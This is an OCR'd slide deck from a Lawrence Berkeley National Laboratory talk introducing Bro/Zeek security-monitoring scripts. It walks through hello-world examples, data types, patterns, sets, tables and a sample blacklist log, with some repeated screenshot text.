
Bro scripts - 101 to 595 in 45 mins

Aashish Sharma

U.S. DEPARTMENT OF
ENERGY

UNIVERSITY OF
CALIFORNIA




Zeek scripts - 101 to 595 in 45 mins


Aashish Sharma

U.S. DEPARTMENT OF ENERGY


UNIVERSITY OF CALIFORNIA



Lawrence Berkeley National Laboratory



- "Bringing Science Solutions to the World"
- Hundreds of University staff also LBNL staff
- Rich history of scientific discovery
  - 13 Nobel Prizes
  - 63 members of the National Academy of Sciences (~3% of the Academy)



Network utilities from LBNL

- Traceroute
- Libpcap
- Tcpdump


Bro Network Security Monitor

This talk

- An attempt to provide a starting point into bro scripting
- Different people learn different ways
- Based on experiences a list of Do’s and Don’t
- Supplement to all the literature available online
- More of “my notes” of simple observations and use cases
- This talk doesn’t go into how scripting engine works
- But more into how bro scripting helps in operations
- Bro has functionality
  - How to use it ?
  - Why to use it ?
  - where to use it ?

Sample hello world!

```
event bro_init()
{

Print fmt (“hello world!”);

}
```



Example: Hello World

Hide Text ✖

Next

Hello World

Welcome to our interactive Bro tutorial.

Click run and see the Bro magic happen. You may need to scroll down a bit to get to the output.

In this simple example you can see already a specialty of Bro, the "event". Bro is event-driven. This means you can control any execution by making it dependent on an event trigger. Our example here would not work without an event to be triggered so we use the two events that are always raised, bro_init() and bro_done()

The first is executed when Bro is started, the second when Bro terminates, so we can use these for example when no traffic is actually analyzed as we do for our basic examples (see here for more on these basic events). In this tutorial we will come back to events in the lesson about complex data types.

Other than that, all this script does is sending warm greetings to new Bro users by printing to STDOUT.

Try.bro allows you to hide the text if you want to script console to be full width. Find the button "hide" and give it


main.bro + Add File


```
1  event bro_init()
2      {
3      print "Hello, World!";
4      }
5
6  event bro_done()
7      {
8      print "Goodbye, World!";
9      }
10
```


Bro Version 2.5.5 Use PCAP Or Browse... **No file selected.** Run ▶

Output

```
Hello, World!
Goodbye, World!
```


try.bro.org/#/trybro/saved/267453
Search
Home
Downloads
Documentation
Support
Community
Development
Research
Contact
Site Map
Example: Hello World
2. bash
6948462:~ aashish$ bro ./hello.bro
Hello, World!
Goodbye, World!
6948462:~ aashish$
Hello Wo
Welcome to our interacti
Click run and see the Bro
to scroll down a bit to ge
In this simple example yo
Bro, the "event". Bro is e
control any execution by
event trigger. Our examp
an event to be triggered
are always raised, bro_in
The first is executed whe
when Bro terminates, so
when no traffic is actually analyzed as we do for our basic
examples (see here for more on these basic events). In
this tutorial we will come back to events in the lesson
about complex data types.
Other than that, all this script does is sending warm
greetings to new Bro users by printing to STDOUT.
Try.bro allows you to hide the text if you want to script
console to be full width. Find the button "hide" and give it
Bro Version 2.5.5
Use PCAP
Or
Browse...
No file selected.
Run ▶
Output
Hello, World!
Goodbye, World!


try.bro.org/#/?example=basics-loading
Search
New
Home
Downloads
Documentation
Support
Community
Development
Research
Contact
Site Map
Example:
Hello World
basics: Loading Scripts
basics: Functions
basics: Variables
basics: Primitive Datatypes
basics: Operators
basics/control-flow: If
basics/loops: For Loops
basics/loops: Loops: While
basics/exercise1: Exercise
basics/exercise1: Exercise 1: Solution
basics/switches: The switch statement
basics/switches: Switch Exercise
basics/switches: Switch Exercise: Solution
basics: Event
basics: hook
basics/composite-types: Set
basics/composite-types: Table
basics/composite-types: Vector
basics/composite-types: record
Hide Text
Previou
Loa
Like most
load in sc
@load w
The code
loading a
events tha
readable form. This is for debugging only and can be used to help understand events and their parameters. Note that it will show only events for which a handler is defined.
A small note needs to be made here because there are some default paths defined by Bro automatically which make it easier to load many of the scripts that are included with Bro. The default paths are as follows (based on the installed prefix directory):
<prefix>/share/bro
<prefix>/share/bro/policy
<prefix>/share/bro/site
The most common use case of the load statement is in local.bro. This file is part of Bro's configuration files and
main.bro
+ Add File
1 @load misc/dump-events
2
Bro Version 2.5.5
Use PCAP
Or
Browse...
No file selected.
Run ▶



Example: Hello World

Hide Text ✖

Next

Hello World

Welcome to our interactive Bro tutorial.

Click run and see the Bro magic happen. You may need to scroll down a bit to get to the output.

In this simple example you can see already a specialty of Bro, the "event". Bro is event-driven. This means you can control any execution by making it dependent on an event trigger. Our example here would not work without an event to be triggered so we use the two events that are always raised, bro_init() and bro_done()

The first is executed when Bro is started, the second when Bro terminates, so we can use these for example when no traffic is actually analyzed as we do for our basic examples (see here for more on these basic events). In this tutorial we will come back to events in the lesson about complex data types.

Other than that, all this script does is sending warm greetings to new Bro users by printing to STDOUT.

Try.bro allows you to hide the text if you want to script console to be full width. Find the button "hide" and give it

main.bro + Add File

```
1  event bro_init()
2      {
3      print "Hello, World!";
4      }
5
6  event bro_done()
7      {
8      print "Goodbye, World!";
9      }
10
```

Bro Version 2.5.5 Use PCAP Or Browse... **No file selected.** Run ▶

Output

```
Hello, World!
Goodbye, World!
```

Bro Scripting:
Good documentation is here :
https://www.bro.org/sphinx/scripting/

Name	Description
`bool`	Boolean
`count` , `int` , `double`	Numeric types
`time` , `interval`	Time types
`string`	String
`pattern`	Regular expression
`port` , `addr` , `subnet`	Network types
`enum`	Enumeration (user-defined type)
`table` , `set` , `vector` , `record`	Container types
`function` , `event` , `hook`	Executable types
`file`	File type (only for writing)
`opaque`	Opaque type (for some built-in functions)
`any`	Any type (for functions or containers)

Variables

- global
- local
  - availability is restricted to the body of the event or function in which it was declared
- namespace
  - module
- export { `MODULE::variable_name` }
- constants
  - Setup at parse time with &redef but once setup
    - Mostly used for configuration purposes
      - `const default_capture_password = F &redef;`
- redef attribute
  - `&redef my_set += {23/tcp, 22/tcp} ;`

https://www.bro.org/sphinx/scripting/

- port: ssh_port = 22/tcp ;
  - watch_dst_ports : set[port] = { 80/tcp, 8000/tcp, 5555/tcp, 22/tcp } ;
- subnet
  - vpn_subnet_1 = 1.2.3.0/24 ;
  - vpn_subnet: set [subnet] = { 131.243.220.0/22, } ;
- pattern
  - watched_URI: pattern = /\/0wn3d/;
- addr
  - auth_ip: addr = 1.2.3.4;
- time
  - last_reply : time;
- Interval
  - tot_drop_time: interval = last_seen - first_seen ;
- And usual types:
  - Int, count, double, bool

https://www.bro.org/sphinx/scripting/

- port: ssh_port = 22/tcp ;
  - watch_dst_ports : set[port] = { 80/tcp, 8000/tcp, 5555/tcp, 22/tcp } **&redef ;**
- subnet
  - vpn_subnet_1 = 1.2.3.0/24 ;
  - vpn_subnet: set [subnet] = { 131.243.220.0/22, } **&redef ;**
- Pattern
  - watched_URI: pattern = /\/own3d/ **&redef ;**
- addr auth_ip: addr **&redef ;**
- time
  - last_reply : time = network_time() **&redef ;**
- Interval
  - tot_drop_time: interval = 0 secs **&redef ;**

https://www.bro.org/sphinx/scripting/

- port: ssh_port = 22/tcp ;
  - watch_dst_ports : set[port] = { 80/tcp, 8000/tcp, 5555/tcp, } &redef ;
    - redef watch_dst_port += { 22/tcp } ;
- subnet
  - vpn_subnet_1 = 1.2.3.0/24 ;
  - vpn_subnet: set [subnet] = { 1.2.3.0/22, } &redef ;
    - redef vpn_subnet += { 2.3.4.0/24} ;
- Pattern
  - watched_URI: patten = /\/own3d/ &redef ;
    - watched_URI += /\/hack3d\// ;

Patterns in Bro

redef sensitive_URIs += /.*Label_Copy_UPS\.zip/ ;

Use cases:

- I’d like to extract all URLs from emails
  - const url_regex = /^https?:\/\/([a-z0-9A-Z]+(:[a-zA-Z0-9]+)?@)?[-a-z0-9A-Z\-]+(\.[-a-z0-9A-Z\-]+)*((:[0-9]+)?)(\/[a-zA-Z0-9;:\/\.\-_+%~?&@=#\(\)]*)?/ ;
- I’d like to know if a URL is only IP address and not domain
  - /https?:\/\/([[:digit:]]{1,3}\.){3}[[:digit:]]{1,3}\//

Patterns New features : see “NEWS” in master (2.6-beta)

- - with 2.6 '&' and '|' operators can apply to patterns.
  - p1 & p2 yields a pattern that represents matching p1 followed by p2,
    p1 | p2 yields a pattern representing matching p1 or p2
- Case-insensitive
  - /fOO/i == "Foo" yields T, as does /fOO/i in "xFoObar".
- "?i:" operator:
  - /foo|(?i:bar)/ will match "BaR", but not "FoO".
- /"foo"/i will not match "Foo", but it will match "foo".

See :

Container types

- set - used to store unique elements of the same data type
- table - key value pair
- Vector - associative arrays
- Record - type allows to create a new data structure

Source: https://www.bro.org/sphinx/scripting/index.html#data-types-revisited

Sets - examples

- Representations of networks
  - never_drop_nets, live_nets, darknets, scan_nets
  - Subnets used by nigerian scammers
- ignore_src_ports, block_ports
- dns_servers, mail_servers,
- watch_dst_ip, watch_src_ip,
- Temp cache
  - potential_bot_clients,
  - possible_scan_sources

Sets - What good are they ?

- Good for membership tests

main.bro + Add File

```
1  event bro_init()
2  {
3      local a_set: set[addr] = {
4                      1.1.1.1,
5                      1.1.1.2,
6                      1.1.1.3,
7                      1.1.1.4,
8                      1.1.1.5,
9                       } ;
10
11     if (1.1.1.1 in a_set)
12         print fmt ("yes, 1.1.1.1 is in a_set");
13
14 }
15
```

Output

```
yes, 1.1.1.1 is in a_set
```

Sets - What good are they ?

- Don’t count on sets for order preservation
  - All the users how have logged into this machine

```
event bro_init()
{
        local a_set: set[addr] = {
                                1.1.1.1,
                                1.1.1.2,
                                1.1.1.3,
                                1.1.1.4,
                                1.1.1.5,
                              } ;

        for (a in a_set)
                print fmt ("%s", a);
}
```

```
$ bro ./a_set.bro
1.1.1.3
1.1.1.1
1.1.1.2
1.1.1.5
1.1.1.4
$ bro ./a_set.bro
1.1.1.2
1.1.1.4
1.1.1.5
1.1.1.3
1.1.1.1
$ bro ./a_set.bro
1.1.1.5
1.1.1.2
1.1.1.3
1.1.1.1
1.1.1.4
```

Sets - What good are they ?

- Don’t count on sets for order preservation
  - All the users how have logged into this machine

main.bro + Add File

```
1  local v = vector("one", "two", "three");
2
3  for (a in v)
4      print fmt ("%s - %s",a, v[a]);
5
```

Output

```
0 - one
1 - two
2 - three
```

Set size ?

```
event bro_init()
{
        local a_set: set[addr] = {
                                1.1.1.1,
                                1.1.1.2,
                                1.1.1.3,
                                1.1.1.4,
                                1.1.1.5,
                            } ;

        print fmt ("size of a_set is %s", |a_set|);
}
```

```
$ bro ./set_size.bro
size of a_set is 5
```

In darknet scan policy, I add IPs probed by scanner into a_set until |a_set| <=N, then I stop adding, generate a notice and call it a scanner

Tables : key-value pairs

Really good basics is here:

https://www.bro.org/sphinx/scripting/index.html#id12




Table: lets translate Security into code

I would like to track how many connections does an IP address make ?

local scanners: table[addr] of count &default=0 &create_expire=1 day &expire_function=scanner_summary ;

Depending the nature of your quest you can tap into an event:

event new_connection

Table: lets translate Security into code

How many times have two hosts talked with each other in last hour ?

local chatty: table[addr, addr] of count &default=0 &create_expire=1 hrs ;

Depending the nature of your quest you can tap into

event connection_attempt
event new_connection
event connection_established

Table: lets translate Security into code

Can we build a list of all services on all hosts on the network ?

global host_profiles: table [addr] of set[port] &read_expire=1 days ;

```
event connection_established(c: connection)
{
        local resp = c$id$resp_h ;

        If (! Site::is_local_addr(resp))
                return ;

                add_to_host_profile_cache(c$id);
}
```

Table: lets translate Security into code

Can we track recent exploit attempts by a given host ?

```
global  recent_xploit_attempts: table[addr] of set[Attempt] ;
```

Table: powerful functionality

- Create nested data structure
  - distinct_backscatter_peers: table[addr] of table[addr] of count ;
- Uses
  - create_expire,
  - read_expire,
  - write_expire
  - Along with expire_functions

https://www.bro.org/sphinx/scripting/index.html#id12

Records - create your own data type

```
#open   2018-10-10-00-00-01
#fields ts      ipaddr  ls      days_seen       first_seen      last_seen       active_for      last_active     hosts   total_conns     source
1539240656.217002       158.69.247.184  Blacklist::ONGOING      1       1539035436.381507       1539035436.381507       00-00:00:00     02-09:00:20     1       2       TOR
1539240686.217956       62.210.244.146  Blacklist::ONGOING      1       1538754653.503527       1538757751.345767       00-00:51:38     05-14:08:55     2       3       TOR
1539240746.221071       185.26.156.40   Blacklist::ONGOING      3       1538729511.704367       1539219199.920233       05-16:01:28     00-05:59:06     7       11      TOR
1539240826.224254       198.71.81.66    Blacklist::ONGOING      3       1538740388.381623       1539226185.379597       05-14:56:37     00-04:04:01     1       8       TOR
1539240956.231296       107.170.205.8   Blacklist::ONGOING      1       1538787327.553348       1538787327.675945       00-00:00:00     05-06:00:29     11      12      TOR
1539240966.232293       199.249.223.74  Blacklist::ONGOING      1       1538870145.118025       1538870145.118025       00-00:00:00     04-07:00:21     1       2       TOR
1539240976.233223       195.154.122.138 Blacklist::ONGOING      3       1538733337.256465       1539161704.098158       04-22:59:27     00-22:01:12     7       9       TOR
1539241016.234884       87.118.122.50   Blacklist::ONGOING      3       1538679379.752535       1538940736.706507       03-00:35:57     03-11:24:40     10      14      TOR
1539241046.236390       5.39.33.178     Blacklist::ONGOING      1       1539140232.476098       1539141013.080139       00-00:13:01     01-03:47:13     1       3       TOR
